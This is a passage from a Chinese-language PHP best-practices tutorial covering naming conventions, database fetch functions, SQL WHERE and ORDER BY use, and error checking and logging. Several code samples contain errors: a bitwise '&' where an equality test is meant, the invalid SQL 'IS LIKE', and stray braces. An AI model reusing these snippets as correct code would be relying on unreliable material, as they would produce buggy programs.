(3) 名称过长 同时也有一些变量的名称太长。一般来说，变量名不应该超过两个单词的长度，两个单词之间可以用下划线隔开，也可以让第二个单词的首字母大写。

下面是一个变量命名的范例：

```
$username = 'sterling';
$password = 'secret';
$teachers = array ('Sadlon',
                  'Lane',
                  'Patterson',
                  'Perry',
                  'Sandler',
                  'Mendick',
                  'Zung');

foreach ($teachers as $teacher);
```

接下来是一个反面例子：

```
$username_for_database = 'sterling';
$guMbi = 'secret'; // for the $password
$thelastnamesofteachers = array ('Sadlon',
                                  'Lane',
                                  'Patterson',
                                  'Perry',
                                  'Sandler',
                                  'Mendick',
                                  'Zung');

foreach ($thelastnamesofteachers as $TeaChER);
```

## 2. 函数的命名

上面所讨论的关于变量命名的规则都适用于函数的命名，但函数名并不区分大小写，这一点一定要注意。

函数名应该是事件触动的。例如有这么一个函数：它用来产生一个高斯随机数，那么这个函数名就应该用 `generate_gaussian_rand()`，函数名基本上把这个函数的用途表达清楚了。我们可以比较一下下面两段代码：

```
<?php
list ($num1, $num2) = generate_gaussian_rand();
list ($num3, $num4) = generate_gaussian_rand();
?>
```

与

```
<?php
```

```
list ($num1, $num2) = gaussian_rand_generator();  
list ($num1, $num2) = gaussian_rand_generator();  
?>
```

虽然第二段代码中函数名称也基本上说清楚了函数的用途，但还是没有第一段中的函数名好，我们在给函数命名的时候尽量用动词。

## 考虑事情不够全面：数据库和 SQL 命令

人们在访问和查询数据库时所用的方法也各不相同，只为了实现某个功能而写的代码跟为了正确地实现某个功能而写的代码是很不一样的。

### 误用数据库函数

下面的代码用来从数据库中提取数据：

```
if (!$row = sql_fetch_row ($result)) {  
    print "An error occurred: no rows found";  
    exit;  
}  
  
do {  
    print "$row[0]: $row[1]\n<br>\n";  
} while ($row = sql_fetch_row ($result));
```

其中，\$result 代表了某个查询结果集合的句柄，或者说是指针。也就是说，已经提交了一个查询命令，并从数据库中提取出了一个结果集合。

这段代码存在着一些问题：

◆ 检查结果是否为空的方法不合适。

上面的这个例子中使用 sql\_fetch\_row() 函数来判断 \$result 中是否有记录，更好的办法是用 sql\_num\_rows() 函数来判断结果中记录的条数是否为 0，如下：

```
<?php  
if (sql_num_rows ($result) <= 0) {  
    print "An error occurred: no rows found";  
    exit;  
}  
  
while ($row = sql_fetch_row ($result)) {  
    print "$row[0]: $row[1]\n<br>\n";  
}
```

?>

◆ 不要使用 Do...While 循环。

这个例子中的循环体只有一个打印语句还好一点，但如果循环体有很多条语句，读代码时就要往后寻找 While 语句，这很麻烦，并且有可能把 do...while 循环中的 while 语句跟标准循环语句中的 while 搞混。

◆ 尽量简单明了一些。

使用 sql\_fetch\_rows() 函数就相当于“因为在结果集中没有记录，所以查询结果为空”，而使用 sql\_num\_rows() 函数就相当于“查询结果的数目为 0（查询结果为空）”，显然用后一个函数显得更简单明了一些。这是很形象的说法，下面结合上下文来进行比较：

```
if(!$row = sql_fetch_row($result)){Print Error} 执行过程如下：
```

(1) 从结果集中取出一条记录。

(2) 如果结果集为空，把 \$row 赋为 0；因为 0 就相当于 false，所以就打印出错信息。

(3) 否则，结果集不为空，把第一条记录赋给 \$row，\$row 不为空，也就是 true，然后继续执行 do...while 循环。

```
if(sql_num_rows($result)<= 0){Print Error} 执行过程如下：
```

(1) 计算结果集中记录的数目。

(2) 如果这个数目小于或者等于 0，就打印出错信息。

(3) 否则就继续循环。

比较一下这两个过程，显然后者更容易理解一些。

◆ 如果数据库不支持 sql\_num\_row() 函数。

有些数据库不支持 sql\_num\_row() 函数，这时候应该使用一个布尔类型的变量，如下：

```
<?php
$found = false;
while ($row = sql_fetch_array($result)){
    $found = true;
}
if (!$found){
    print "Error";
}
?>
```

◆ 更有效地提取数据。

这个例子中的第二个问题是在使用 sql\_fetch\_row() 函数来从查询结果中提取数据。Sql\_fetch\_row() 函数只能返回一个用数字做索引的数组。而使用 sql\_fetch\_array() 函数返回的数组的索引可以是数字也可以是字符串，如下：

```
$row = sql_fetch_array($result);
print $row[1]; // 第二列
print $row[name]; // name 这一列
```

这样读代码的时候就知道从数据库中提取出了哪些内容，我们把这个例子改写如下：

```
<?php
if (sql_num_rows ($result) <= 0) {
    print "An error occurred: no rows found";
    exit;
}
while ($row = sql_fetch_array ($result)) {
    print "Row[name]: $row[phone_number]\n<br>\n";
}
?>
```

这样就清楚多了，这也说明用 `sql_fetch_array()` 函数比 `sql_fetch_row()` 函数好。

## 误用 SQL 命令：得到的不是想要的

SQL 语言用来从数据表中查询和得到数据，我们使用 SQL 命令把没用的数据过滤掉，然后用 PHP 语言得到有用的数据集合。

### Where 从句

使用 `where` 从句是 SQL 语言中最基本的操作，下面的这个例子在数据表中执行查询，如果 `id` 等于 5，就把这条记录的用户名和电话号码打印出来：

```
<?php
// 已经建立了连接，并且$conn 是连接句柄
$statement = "SELECT name, phone, id FROM samp_table";
$result = @sql_query ($statement, $conn);
if (!$result) {
    die (sprintf ("Error [%d]: %s",
        sql_errno (), sql_error ()));
}
if (@sql_num_rows ($result) <= 0) {
    die ("No results retrieved from Database");
}
while ($row = @sql_fetch_array ($result)) {
    if ($row[id] & 5) {
        print "Name: $row[name]\n<br>\n";
        print "Phone: $row[phone]\n<br>\n";
        break;
    }
}
}
```

?>

上例中的这个查询就没有优化，因为整个数据表都要被查一遍，这样查询的性能就大打折扣。解决方法很简单，只需用 SQL 命令添加 where 从句：

```
$statement = "SELECT name, phone FROM samp_table";
```

```
$statement .= " WHERE id= 5";
```

where 从句的作用就是只会把符合条件的记录提取出来，然后便可以用 PHP 脚本把这些提取出来的记录显示出来：

```
if (@sql_num_rows ($result) != 1) {  
    die ("Incorrect number of results retrieved from DB");  
}  
  
$row = @sql_fetch_array ($result);  
print "Name: $row[name]\n<br>\n";  
print "Phone Number: $row[phone]\n<br>\n";
```

## 使用 PHP 来对结果排序

有些人用 PHP 语言中的 ksort() 函数来对查询结果排序，这样做并没有直接在 SQL 语句中使用 order by 的效率高，下面的这个例子就使用 ksort() 函数来排序：

```
$statement = "SELECT name, email, phone FROM some_table ";  
$statement .= "WHERE name IS LIKE '%baggins'";  
$result = @sql_db_query ($statement, "samp_db", $conn);  
if (!$result) {  
    die (sprintf ("Error {%d}: %s",  
        sql_errno (), sql_error ());  
}  
  
while ($row = @sql_fetch_array ($result)) {  
    $matches[ $row[name] ] = array ($row[email],  
                                     $row[phone]);  
}
```

```
ksort ($matches);
```

显然，这样做相当于对结果集合执行了两次操作，不如在 SQL 命令中使用 order by 从句：

```
$statement = "SELECT name, email, phone FROM some_table ";
```

```
$statement .= "WHERE name IS LIKE '%baggins' ORDER BY name";
```

然后就不需要使用 ksort() 函数了。

## 缺少错误检查

如果仔细地全面地考虑了程序可能导致的出错结果,就应该在程序中避免发生这些错误。不能在写完代码后才考虑错误检查,而应该在设计的时候就进行考虑,否则程序就有 bug,可能会导致系统崩溃。

为了使错误发生的几率降到最低,应该在写代码之前考虑到:

- ◆ 检查函数调用返回的结果。
- ◆ 检查系统调用返回的结果。
- ◆ 在 php.ini 文件中把 error\_reporting level 设成 E\_ALL。

下面就分别讨论这些内容。

### 1. 检查函数调用返回的结果

无论什么时候使用函数返回的结果,都要对这个结果进行检查,看它是否在允许的范围之内。在下面给出的这个例子中,循环进行到第 6 次的时候就会出现 0 做分母的情况:

```
<?php
mt_srand((double)microtime() * 10000000);
function do_math ($a, $b) {
    return (($a - $b) * 2) / mt_rand();
}
for ($i = 5, $j = -5; $i > -5; $i--, $j++){
    print $j / do_math ($i, $j) . "\n";
}
?>
```

### 2. 检查系统调用返回的结果

在处理 PHP 脚本以外的系统进程或者文件的时候,也要保证返回的结果正确。一个典型的例子就是在使用 sql\_connect()函数时检查系统调用返回的结果,确保已经正确地连接上了数据库服务器:

```
$conn = @sql_connect ($host, $user, $pass);
if (!$conn) {
    die (sprintf ("Error [%d]: %s",
                 sql_errno (), sql_error ()));
}
```

### 3. 在 php.ini 文件中把 error\_reporting level 设成 E\_ALL

这样就能得到最详尽的 PHP 出错信息,用户至少应该在调试程序的时候把出错报告设成最高级别,这样有助于发现一些很难发现的错误,例如不合法的正则表达式和不正确的数值等。

如果在上一个例子中把 error\_reporting level 设成较低的级别: E\_ERROR, 这段代码以及代码执行的结果如下:

```
<?php
error_reporting (E_ERROR);
mt_srand (((double)microtime() * 1000000));
function do_math ($a, $b){
    return (($a - $b) * 2) / mt_rand();
}

for ($i = 5, $j = -5; $i > -5; $i--, $j++){
    print $j / do_math ($i, $j) . "\n";
}

?>
```

代码执行的结果:

```
-5148.25
-5271
-323.75
-4931
-7713.5

-4702.5
-488.5
-928.5
-1394.75
```

我们看到, 在 $i=j=0$  的时候并没有显示出出错信息, 这说明最好还是把 `error_reporting` level 设得高一些。

## 定制错误句柄

PHP 通常会在浏览器中显示程序执行过程中的错误, 这很不利于调试。然而, 我们可以使用 PHP4 中的 `set_error_handler()` 函数来定制错误句柄。

使用这个函数可以把脚本执行过程中的错误保存成日志文件。这样就可以用函数来处理发生的错误而不会显示出错信息。

在下例中, 使用 `set_error_handler()` 来把 `error_handler()` 函数指定为缺省的错误处理句柄。错误发生时调用 `error_handler()` 函数, 这个函数又会调用 PHP 自带的 `error_log()` 函数来把错误信息写到 `error_file` 日志文件中。如果发生了 `E_ERROR` 类型的错误, 就会退出脚本并打印出一个错误消息。

```
<?php
function error_handler ($type,
                        $message,
                        $file=__FILE__,
                        $line=__LINE__)
{
    error_log("$message, $file, $line", 3, 'error_file');

    if ($type & E_ERROR) {
        print 'An error occurred, it has been logged
              and it will be addressed.';
        exit;
    }
}
set_error_handler('error_handler');
?>
```





